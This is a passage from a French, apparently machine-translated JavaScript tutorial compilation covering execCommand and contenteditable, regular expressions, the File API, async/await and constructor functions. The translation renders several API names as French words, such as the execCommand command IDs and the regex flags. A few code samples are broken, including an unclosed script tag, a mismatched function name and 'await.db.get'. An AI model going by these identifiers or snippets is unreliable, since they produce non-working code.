eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

Lire Événements envoyés par le serveur en ligne:
https://riptutorial.com/fr/javascript/topic/5781/evenements-envoyes-par-le-serveur

Chapitre 44: execCommand et contenteditable

Syntaxe

- bool supported = document.execCommand (commandName, showDefaultUI, valueArgument)

Paramètres

commandId	valeur
⁝ Commandes de formatage en ligne	
couleur de fond	Valeur de couleur Chaîne
audacieux	
créerLien	Chaîne d'URL
fontName	Nom de famille de la police
taille de police	"1", "2", "3", "4", "5", "6", "7"
couleur de premier plan	Valeur de couleur Chaîne
grève	
exposant	
dissocier	
⁝ Bloquer les commandes de formatage	
effacer	
formatBlock	"adresse", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
forwardDelete	
insertHorizontalRule	
insertHTML	Chaîne HTML

commandId	valeur
Insérer une image	Chaîne d'URL
insertLineBreak	
insertOrderedList	
insertParagraph	
insertText	Chaîne de texte
insertUnorderedList	
justifierCenter	
justifier	
justifier	
justifierRight	
dépassé	
⁝ Commandes du Presse-papiers	
copie	Chaîne actuellement sélectionnée
Couper	Chaîne actuellement sélectionnée
coller	
⁝ Commandes diverses	
defaultParagraphSeparator	
refaire	
tout sélectionner	
styleWithCSS	
annuler	
utiliserCSS	

Examples

Mise en forme

Les utilisateurs peuvent ajouter un formatage à `contenteditable` documents ou éléments en utilisant les fonctionnalités de leur navigateur, comme les raccourcis clavier communs pour le formatage (`Ctrl-B` pour le **gras,** `Ctrl-I` pour *italique,* etc.) ou par glisser-déposer des images, des liens ou le balisage de la presse-papiers

En outre, les développeurs peuvent utiliser JavaScript pour appliquer la mise en forme à la sélection en cours (texte en surbrillance).

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

Ecouter les changements de contenu

Les événements qui travaillent avec la plupart des éléments de forme (par exemple, le `change` , `keydown` , `keyup` , `keypress`) ne fonctionnent pas avec `contenteditable` .

Au lieu de cela, vous pouvez écouter les changements de `contenteditable` contenu avec l' `input` événement. En supposant que `contenteditableHtmlElement` est un objet DOM JS pouvant être `contenteditable` :

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Commencer

L'attribut HTML `contenteditable` fournit un moyen simple de transformer un élément HTML en une zone modifiable par l'utilisateur

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Édition native de texte enrichi

En utilisant **JavaScript** et `execCommand` W3C, vous pouvez en outre transmettre plus de fonctionnalités d'édition à l'élément `contenteditable` actuellement ciblé (en particulier à la position ou à la sélection du curseur).

La méthode de la fonction `execCommand` accepte 3 arguments

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. de la liste des ** *commandId* ** s disponibles
  (voir: ***Paramètres*** → *commandId*)
- `showUI` Boolean (non implémenté. Utiliser `false`)
- `value` String Si une commande attend une ***valeur de*** chaîne liée à la commande, sinon `""` .
  (voir: ***Paramètres*** → *valeur*)

Exemple utilisant la **commande** `"bold"` et `"formatBlock"` (où une **valeur** est attendue):

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Exemple de démarrage rapide:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsfiddle démo
Exemple de base de l'éditeur de texte enrichi (navigateurs modernes)

Dernières pensées
Même être présent pendant une longue période (IE6), les implémentations et les comportements de `execCommand` varient d'un navigateur à l'autre.
Même s'ils ne sont pas encore totalement standardisés, vous pouvez vous attendre à des résultats assez corrects sur les nouveaux navigateurs tels que **Chrome, Firefox, Edge** . Si vous avez besoin d'une *meilleure* prise en charge des autres navigateurs et de fonctionnalités telles que l'édition HTMLTable, etc., une règle générale consiste à rechercher un éditeur de **texte riche** et **existant** .

Copier dans le presse-papier à partir de textarea en utilisant execCommand ("copy")

Exemple:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
```

```
<body>
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")` copie la sélection en cours dans le presse-papiers

Lire execCommand et contenteditable en ligne: https://riptutorial.com/fr/javascript/topic/1613/execcommand-et-contenteditable

Chapitre 45: Expressions régulières

Syntaxe

- laisser regex = / *pattern* / [*flags*]
- let regex = new RegExp (' *pattern* ', [*flags*])
- let ismatch = regex.test (' *text* ')
- let results = regex.exec (' *text* ')

Paramètres

Les drapeaux	Détails
g	**g** lobal. Tous les matches (ne pas revenir au premier match).
m	**m** ulti-ligne. Fait que **^** & **$** correspondent au début / à la fin de chaque ligne (pas seulement début / fin de chaîne).
je	**i** nsensitive. Correspondance insensible à la casse (ignore la casse de [a-zA-Z]).
tu	**u** nicode: les chaînes de motifs sont traitées comme **UTF-16** . Fait également correspondre les séquences d'échappement aux caractères Unicode.
y	stick **y** : correspond uniquement à l'index indiqué par la propriété lastIndex de cette expression régulière dans la chaîne cible (et ne tente pas de correspondre à partir d'index ultérieurs).

Remarques

L'objet RegExp est aussi utile que votre connaissance des expressions régulières est forte. Voir ici une introduction, ou voir MDN pour une explication plus approfondie.

Examples

Créer un objet RegExp

Création standard

Il est recommandé d'utiliser ce formulaire uniquement lors de la création de regex à partir de variables dynamiques.

Utiliser lorsque l'expression peut changer ou que l'expression est générée par l'utilisateur.

```
var re = new RegExp(".*");
```

Avec des drapeaux:

```
var re = new RegExp(".*", "gmi");
```

Avec une barre oblique inverse: (cela doit être échappé car le regex est spécifié avec une chaîne)

```
var re = new RegExp("\\w*");
```

Initialisation statique

Utilisez cette option lorsque vous savez que l'expression régulière ne changera pas et que vous connaissez l'expression avant l'exécution.

```
var re = /.*/;
```

Avec des drapeaux:

```
var re = /.*/gmi;
```

Avec une barre oblique inverse: (cela ne doit pas être échappé car le regex est spécifié dans un littéral)

```
var re = /\w*/;
```

Drapeaux RegExp

Vous pouvez spécifier plusieurs indicateurs pour modifier le comportement de RegEx. Les indicateurs peuvent être ajoutés à la fin d'un littéral d'expression régulière, par exemple en spécifiant `gi` dans `/test/gi` , ou en tant que second argument du constructeur `RegExp` , comme dans le `new RegExp('test', 'gi')` .

`g` - Global. Trouve tous les résultats au lieu de s'arrêter après le premier.

`i` - Ignorer le cas. `/[az]/i` est équivalent à `/[a-zA-Z]/` .

`m` - multiligne. `^` et `$` correspondent au début et à la fin de chaque ligne traitant respectivement `\n` et `\r` comme des délimiteurs au lieu de simplement le début et la fin de la chaîne entière.

6

`u` - Unicode. Si cet indicateur n'est pas pris en charge, vous devez faire correspondre des caractères Unicode spécifiques à `\uXXXX` où `XXXX` correspond à la valeur du caractère en hexadécimal.

`y` - Trouve toutes les correspondances consécutives / adjacentes.

Correspondance avec .exec ()

Match à l'aide de `.exec()`

`RegExp.prototype.exec(string)` renvoie un tableau de captures, ou `null` s'il n'y a pas de correspondance.

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index` est 3, l'emplacement (base zéro) de la correspondance.

`match[0]` est la chaîne de correspondance complète.

`match[1]` est le texte correspondant au premier groupe capturé. `match[n]` serait la valeur du *n* ième groupe capturé.

Boucle à travers les correspondances à l'aide de `.exec()`

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +
"'");
}
```

Production attendue

> trouvé 'a', le prochain exec commence à l'index '2'
> trouvé 'a', le prochain exec commence à l'index '5'
> trouvé 'a', le prochain exec commence à l'index '8'

Vérifiez si la chaîne contient un motif en utilisant .test ()

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

La méthode de `test` effectue une recherche pour voir si une expression régulière correspond à une chaîne. L'expression régulière `[az]+` recherchera une ou plusieurs lettres minuscules. Comme le motif correspond à la chaîne, «match existe» sera consigné dans la console.

Utiliser RegExp avec des chaînes

L'objet String a les méthodes suivantes qui acceptent les expressions régulières comme

arguments.

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

Match avec RegExp

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

Production attendue

> Array ["in"]
> Array ["rin", "r"]

Remplacez par RegExp

```
console.log("string".replace(/[i-n]+/, "foo"));
```

Production attendue

> strofog

Split avec RegExp

```
console.log("stringstring".split(/[i-n]+/));
```

Production attendue

> Array ["str", "gstr", "g"]

Rechercher avec RegExp

`.search()` renvoie l'index auquel une correspondance est trouvée ou -1.

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

Production attendue

> 3
> -1

Remplacement d'une chaîne avec une fonction de rappel

`String#replace` peut avoir une fonction en second argument afin que vous puissiez fournir un remplacement basé sur une logique.

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

Bibliothèque de modèles à une ligne

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

Groupes RegExp

JavaScript prend en charge plusieurs types de groupes dans ses expressions régulières, *groupes de capture, groupes de non-capture* et *anticipations* . À l' heure actuelle, il n'y a pas de support *regarder en arrière.*

Capturer

Parfois, la correspondance souhaitée dépend de son contexte. Cela signifie qu'un *RegExp* simple trouvera le morceau de la *chaîne* qui présente un intérêt, la solution est donc d'écrire un groupe de capture `(pattern)` . Les données capturées peuvent alors être référencées comme ...

- Remplacement de chaîne `"$n"` où `n` est le *nième* groupe de capture (à partir de `1`)
- Le *n ème* argument dans une fonction de rappel
- Si le *RegExp* n'est pas marqué `g` , le *n + 1 ème* élément d'un *tableau* `str.match` renvoyé
- Si *RegExp* est marqué `g` , `str.match` ignore les captures, utilise plutôt `re.exec`

Disons qu'il y a une *chaîne* où tous les signes `+` doivent être remplacés par un espace, mais seulement s'ils suivent un caractère de lettre. Cela signifie qu'un simple match inclura ce caractère de lettre et qu'il sera également supprimé. La capture est la solution car cela signifie que la lettre correspondante peut être préservée.

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

Non-capture

En utilisant le formulaire `(?:pattern)` , ceux-ci fonctionnent de la même manière que pour capturer des groupes, sauf qu'ils ne stockent pas le contenu du groupe après la correspondance.

Ils peuvent être particulièrement utiles si d'autres données sont en cours de capture et que vous ne souhaitez pas déplacer les index, mais que vous devez effectuer une correspondance de modèle avancée, par exemple un OU

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

Look-Ahead

Si la correspondance souhaitée repose sur quelque chose qui la suit, plutôt que de la faire correspondre et de la capturer, il est possible de l'utiliser pour la tester, mais ne pas l'inclure dans la correspondance. Une anticipation positive a la forme `(?=pattern)` , une anticipation négative (où l'expression ne se produit que si le modèle d'anticipation ne correspond pas) a la forme `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Utilisation de Regex.exec () avec des parenthèses regex pour extraire les correspondances d'une chaîne

Parfois, vous ne voulez pas simplement remplacer ou supprimer la chaîne. Parfois, vous voulez extraire et traiter des correspondances. Voici un exemple de manipulation des correspondances.

Qu'est-ce qu'un match? Lorsqu'une sous-chaîne compatible est trouvée pour l'intégralité de l'expression rationnelle dans la chaîne, la commande exec génère une correspondance. Une correspondance est un tableau composé en premier lieu de la sous-chaîne entière qui correspond et de toutes les parenthèses de la correspondance.

Imaginez une chaîne html:

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

Vous voulez extraire et obtenir tous les liens à l' intérieur d' `a` balise. Au début, voici la regex que vous écrivez:

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

Mais maintenant, imaginez que vous voulez le `href` et l' `anchor` de chaque lien. Et vous le voulez ensemble. Vous pouvez simplement ajouter une nouvelle expression régulière pour chaque correspondance **OU** vous pouvez utiliser des parenthèses:

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],   // the entire match
      href : m[1],    // the first parenthesis => (https?:\/\/.*)
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

A la fin de la boucle, vous avez un tableau de lien avec `anchor` et `href` et vous pouvez l'utiliser pour écrire un markdown par exemple:

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

Pour aller plus loin :

- Parenthèse imbriquée

Lire Expressions régulières en ligne: https://riptutorial.com/fr/javascript/topic/242/expressions-regulieres

Chapitre 46: File API, Blobs et FileReaders

Syntaxe

- reader = new FileReader ();

Paramètres

Propriété / Méthode	La description
`error`	Une erreur s'est produite lors de la lecture du fichier.
`readyState`	Contient l'état actuel du FileReader.
`result`	Contient le contenu du fichier.
`onabort`	Déclenché lorsque l'opération est annulée.
`onerror`	Déclenché lorsqu'une erreur est rencontrée.
`onload`	Déclenché lorsque le fichier a été chargé.
`onloadstart`	Déclenché lorsque l'opération de chargement du fichier a commencé.
`onloadend`	Déclenché lorsque l'opération de chargement du fichier est terminée.
`onprogress`	Déclenché en lisant un blob.
`abort()`	Abandonne l'opération en cours.
`readAsArrayBuffer(blob)`	Commence à lire le fichier en tant que ArrayBuffer.
`readAsDataURL(blob)`	Commence à lire le fichier en tant qu'URL de données / uri.
`readAsText(blob[, encoding])`	Commence à lire le fichier en tant que fichier texte. Impossible de lire les fichiers binaires. Utilisez plutôt readAsArrayBuffer.

Remarques

https://www.w3.org/TR/FileAPI/

Examples

Lire le fichier sous forme de chaîne

Assurez-vous d'avoir une entrée de fichier sur votre page:

```
<input type="file" id="upload">
```

Puis en JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

Lire le fichier en tant que dataURL

La lecture du contenu d'un fichier dans une application Web peut être réalisée à l'aide de l'API de fichier HTML5. Tout d'abord, ajoutez une entrée avec `type="file"` dans votre code HTML:

```
<input type="file" id="upload">
```

Ensuite, nous allons ajouter un écouteur de modification sur l'entrée de fichier. Cet exemple définit l'écouteur via JavaScript, mais il pourrait également être ajouté en tant qu'attribut sur l'élément d'entrée. Cet écouteur est déclenché chaque fois qu'un nouveau fichier a été sélectionné. Dans ce rappel, nous pouvons lire le fichier sélectionné et effectuer d'autres actions (comme la création d'une image avec le contenu du fichier sélectionné):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
```

```
    };
    reader.readAsDataURL(files[0]);
}
```

Trancher un fichier

La méthode `blob.slice()` est utilisée pour créer un nouvel objet Blob contenant les données dans la plage d'octets spécifiée du blob source. Cette méthode est également utilisable avec les instances File, puisque File extend Blob.

Ici, nous découpons un fichier en une quantité spécifique de blobs. Ceci est particulièrement utile dans les cas où vous devez traiter des fichiers trop volumineux pour être lus en une seule fois. Nous pouvons alors lire les morceaux un par un en utilisant `FileReader` .

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

Téléchargement csv côté client en utilisant Blob

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

Référence source; https://github.com/mholt/PapaParse/issues/175

Sélection de plusieurs fichiers et restriction des types de fichiers

L'API de fichier HTML5 vous permet de restreindre les types de fichiers acceptés en définissant simplement l'attribut accept sur une entrée de fichier, par exemple:

```
<input type="file" accept="image/jpeg">
```

La spécification de plusieurs types MIME séparés par une virgule (par exemple, `image/jpeg,image/png`) ou des caractères génériques (par exemple `image/*` pour autoriser tous les types d'images) vous permettent de restreindre rapidement le type de fichiers à sélectionner . Voici un exemple pour autoriser une image ou une vidéo:

```
<input type="file" accept="image/*,video*">
```

Par défaut, l'entrée de fichier permet à l'utilisateur de sélectionner un seul fichier. Si vous souhaitez activer la sélection de plusieurs fichiers, ajoutez simplement l'attribut `multiple` :

```
<input type="file" multiple>
```

Vous pouvez ensuite lire tous les fichiers sélectionnés via le tableau de `files` l'entrée du `files` . Voir le fichier lu comme dataUrl

Récupère les propriétés du fichier

Si vous souhaitez obtenir les propriétés du fichier (comme le nom ou la taille), vous pouvez le faire avant d’utiliser le lecteur de fichiers. Si nous avons le morceau de code HTML suivant:

```
<input type="file" id="newFile">
```

Vous pouvez accéder directement aux propriétés comme ceci:

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

Vous pouvez également obtenir facilement les attributs suivants: `lastModified` (Timestamp), `lastModifiedDate` (Date) et `type` (Type de fichier)

Lire File API, Blobs et FileReaders en ligne: https://riptutorial.com/fr/javascript/topic/2163/file-api--blobs-et-filereaders

Chapitre 47: Fonctions asynchrones (asynchrone / wait)

Introduction

`async` et `await` construire sur des promesses et des générateurs pour exprimer des actions asynchrones en ligne. Cela rend le code asynchrone ou de rappel beaucoup plus facile à maintenir.

Les fonctions avec le mot-clé `async` renvoient une `Promise` et peuvent être appelées avec cette syntaxe.

Dans une `async function` le mot-clé `await` peut être appliqué à n'importe quelle `Promise` et entraînera l'exécution de tout le corps de fonction après l' `await` après résolution de la promesse.

Syntaxe

- fonction asynchrone foo () {
  ...
  attend asyncCall ()
  }
- fonction asynchrone () {...}
- async () => {...}
- (async () => {
  const data = attendre asyncCall ()
  console.log (data)}) ()

Remarques

Les fonctions asynchrones sont un sucre syntaxique plutôt que des promesses et des générateurs. Ils vous aident à rendre votre code plus lisible, plus facile à entretenir, plus facile à détecter et avec moins d'indentation.

Examples

introduction

Une fonction définie comme `async` est une fonction qui peut effectuer des actions asynchrones mais reste synchrone. La façon dont il est fait est d' utiliser le `await` mot - clé de reporter la fonction alors qu'il attend une promesse de résoudre ou de rejeter.

Remarque: Les fonctions asynchrones constituent une proposition d'étape 4 ("terminée") à inclure dans la norme ECMAScript 2017.

Par exemple, en utilisant l' API Fetch basée sur promesse:

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

Une fonction asynchrone renvoie toujours une promesse elle-même, vous pouvez donc l'utiliser dans d'autres fonctions asynchrones.

Style de fonction de flèche

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

Moins d'indentation

Avec des promesses:

```
function doTheThing() {
    return doOneThing()
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

Avec des fonctions asynchrones:

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

Notez comment le retour est en bas, et pas en haut, et vous utilisez le mécanisme de gestion des erreurs natif du langage (`try/catch`).

Attendre et priorité de l'opérateur

Vous devez garder à l'esprit la priorité de l'opérateur lorsque vous utilisez le mot-clé `await` .

Imaginez que nous ayons une fonction asynchrone qui appelle une autre fonction asynchrone, `getUnicorn()` qui renvoie une promesse qui se résout en une instance de classe `Unicorn` . Maintenant, nous voulons obtenir la taille de la licorne en utilisant la méthode `getSize()` de cette classe.

Regardez le code suivant:

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

À première vue, cela semble valable, mais ce n'est pas le cas. En raison de la priorité des opérateurs, cela équivaut à ce qui suit:

```
async function myAsyncFunction() {
    await (getUnicorn().getSize());
}
```

Ici, nous essayons d'appeler la méthode `getSize()` de l'objet Promise, ce qui n'est pas ce que nous voulons.

Au lieu de cela, nous devrions utiliser des crochets pour indiquer que nous voulons d'abord attendre la licorne, puis appeler la méthode `getSize()` du résultat:

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

Bien sûr. La version précédente pourrait être valide dans certains cas, par exemple si la fonction `getUnicorn()` était synchrone, mais que la méthode `getSize()` était asynchrone.

Fonctions asynchrones par rapport aux promesses

`async` fonctions `async` ne remplacent pas le type `Promise` ; ils ajoutent des mots-clés linguistiques qui facilitent les promesses. Ils sont interchangeables:

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
    .catch(ex => ...);

// Call with await syntax
try {
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
```

```
    ...
}
catch(ex) { ... }
```

Toute fonction qui utilise des chaînes de promesses peut être réécrite en utilisant `await` :

```
function newUnicorn() {
  return fetch('unicorn.json')                     // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                         // send a request to 'new/unicorn'
        method: 'post',                            // using the POST method
        body: JSON.stringify({unicorn})            // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                      // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

La fonction peut être réécrite en utilisant `async` / `await` comme suit:

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request
body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of
response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

Cette variante `async` de `newUnicorn()` semble renvoyer une `Promise` , mais en réalité, il y avait plusieurs mots clés en `await` . Chacun a rendu une `Promise` , alors vraiment nous avions une collection de promesses plutôt qu'une chaîne.

En fait , nous pouvons penser en `function*` générateur, chaque `await` d' être un `yield new Promise` . Cependant, les résultats de chaque promesse sont nécessaires pour que la fonction continue. C'est pourquoi le mot-clé `async` est nécessaire sur la fonction (ainsi que le mot-clé `await` lors de l'appel des promesses) car il indique à Javascript de créer automatiquement un observateur pour cette itération. La `Promise` renvoyée par la `async function newUnicorn()` résolue à la fin de cette itération.

Pratiquement, vous n'avez pas besoin de considérer cela; `await` cache la promesse et `async` cache l'itération du générateur.

Vous pouvez appeler des fonctions `async` comme si elles étaient des promesses, et `await` toute

promesse ou toute fonction `async` . Vous n'avez pas besoin d' `await` une fonction asynchrone, tout comme vous pouvez exécuter une promesse sans `.then()` .

Vous pouvez également utiliser un `async` IIFE si vous souhaitez exécuter ce code immédiatement:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

En boucle avec async attendent

Lors de l'utilisation de l'attente async dans les boucles, vous pouvez rencontrer certains de ces problèmes.

Si vous essayez simplement d'utiliser `forEach` intérieur de `forEach` , cela `forEach` une erreur de `Unexpected token` .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
})();
```

Cela vient du fait que vous avez vu à tort la fonction de flèche comme un bloc. L' `await` sera dans le contexte de la fonction de rappel, qui n'est pas `async` .
L'interpréteur nous protège de l'erreur ci-dessus, mais si vous ajoutez `async` au rappel `forEach` aucune erreur ne sera `forEach` . Vous pourriez penser que cela résout le problème, mais cela ne fonctionnera pas comme prévu.

Exemple:

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

Cela se produit car la fonction asynchrone de rappel ne peut que suspendre elle-même, pas la fonction asynchrone parente.

> Vous pourriez écrire une fonction asyncForEach qui retourne une promesse et vous pourriez alors `await asyncForEach(async (e) => await somePromiseFn(e), data )` quelque chose comme `await asyncForEach(async (e) => await somePromiseFn(e), data )` En gros, vous renvoyez une promesse qui est résolue lorsque tous les callbacks sont attendus.

Mais il y a de meilleures façons de le faire, et il suffit d'utiliser une boucle.

Vous pouvez utiliser une boucle `for-of` ou une boucle `for/while` while, peu importe laquelle vous choisissez.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

Mais il y a une autre prise. Cette solution attendra que chaque appel à `somePromiseFn` se termine avant de l'itérer sur le suivant.
C'est génial si vous voulez que vos `somePromiseFn` à `somePromiseFn` soient exécutés dans l'ordre, mais si vous voulez qu'ils s'exécutent simultanément, vous devrez `await` sur `Promise.all` .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

`Promise.all` reçoit un tableau de promesses comme seul paramètre et renvoie une promesse. Lorsque toutes les promesses du tableau sont résolues, la promesse renvoyée est également résolue. Nous `await` cette promesse et quand elle sera résolue, toutes nos valeurs seront disponibles.

Les exemples ci-dessus sont entièrement exécutables. La fonction `somePromiseFn` peut être `somePromiseFn` comme une fonction d'écho asynchrone avec un délai d'attente. Vous pouvez essayer les exemples dans babel-repl avec au moins le preset `stage-3` et regarder la sortie.

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

Opérations asynchrones (parallèles) simultanées

Souvent, vous souhaiterez effectuer des opérations asynchrones en parallèle. Il y a syntaxe directe qui prend en charge ce dans le `async` / `await` proposition, mais depuis `await` attendra une promesse, vous pouvez envelopper plusieurs promesses ensemble dans `Promise.all` à attendre pour eux:

```
// Not in parallel
```

```
async function getFriendPosts(user) {
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

Cela fera chaque requête pour obtenir les messages de chaque ami en série, mais ils peuvent être faits simultanément:

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

Cela fera une boucle sur la liste des identifiants pour créer un tableau de promesses. `await` attendra *toutes* promet d'être complète. `Promise.all` combine en une seule promesse, mais elles se font en parallèle.

Lire Fonctions asynchrones (asynchrone / wait) en ligne:
https://riptutorial.com/fr/javascript/topic/925/fonctions-asynchrones--asynchrone---wait-

Chapitre 48: Fonctions constructeur

Remarques

Les fonctions de constructeur ne sont en fait que des fonctions régulières, il n'y a rien de spécial à leur sujet. Ce n'est que le `new` mot-clé qui provoque le comportement particulier indiqué dans les exemples ci-dessus. Les fonctions constructeur peuvent toujours être appelées comme une fonction régulière si vous le souhaitez, auquel cas vous devez associer explicitement `this` valeur.

Examples

Déclaration d'une fonction constructeur

Les fonctions constructeur sont des fonctions conçues pour construire un nouvel objet. Dans une fonction constructeur, le mot `this` clé `this` fait référence à un objet nouvellement créé auquel des valeurs peuvent être affectées. Les fonctions constructeur "renvoient" automatiquement ce nouvel objet.

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

Les fonctions constructeur sont appelées à l'aide du `new` mot clé:

```
let cat = new Cat("Tom");
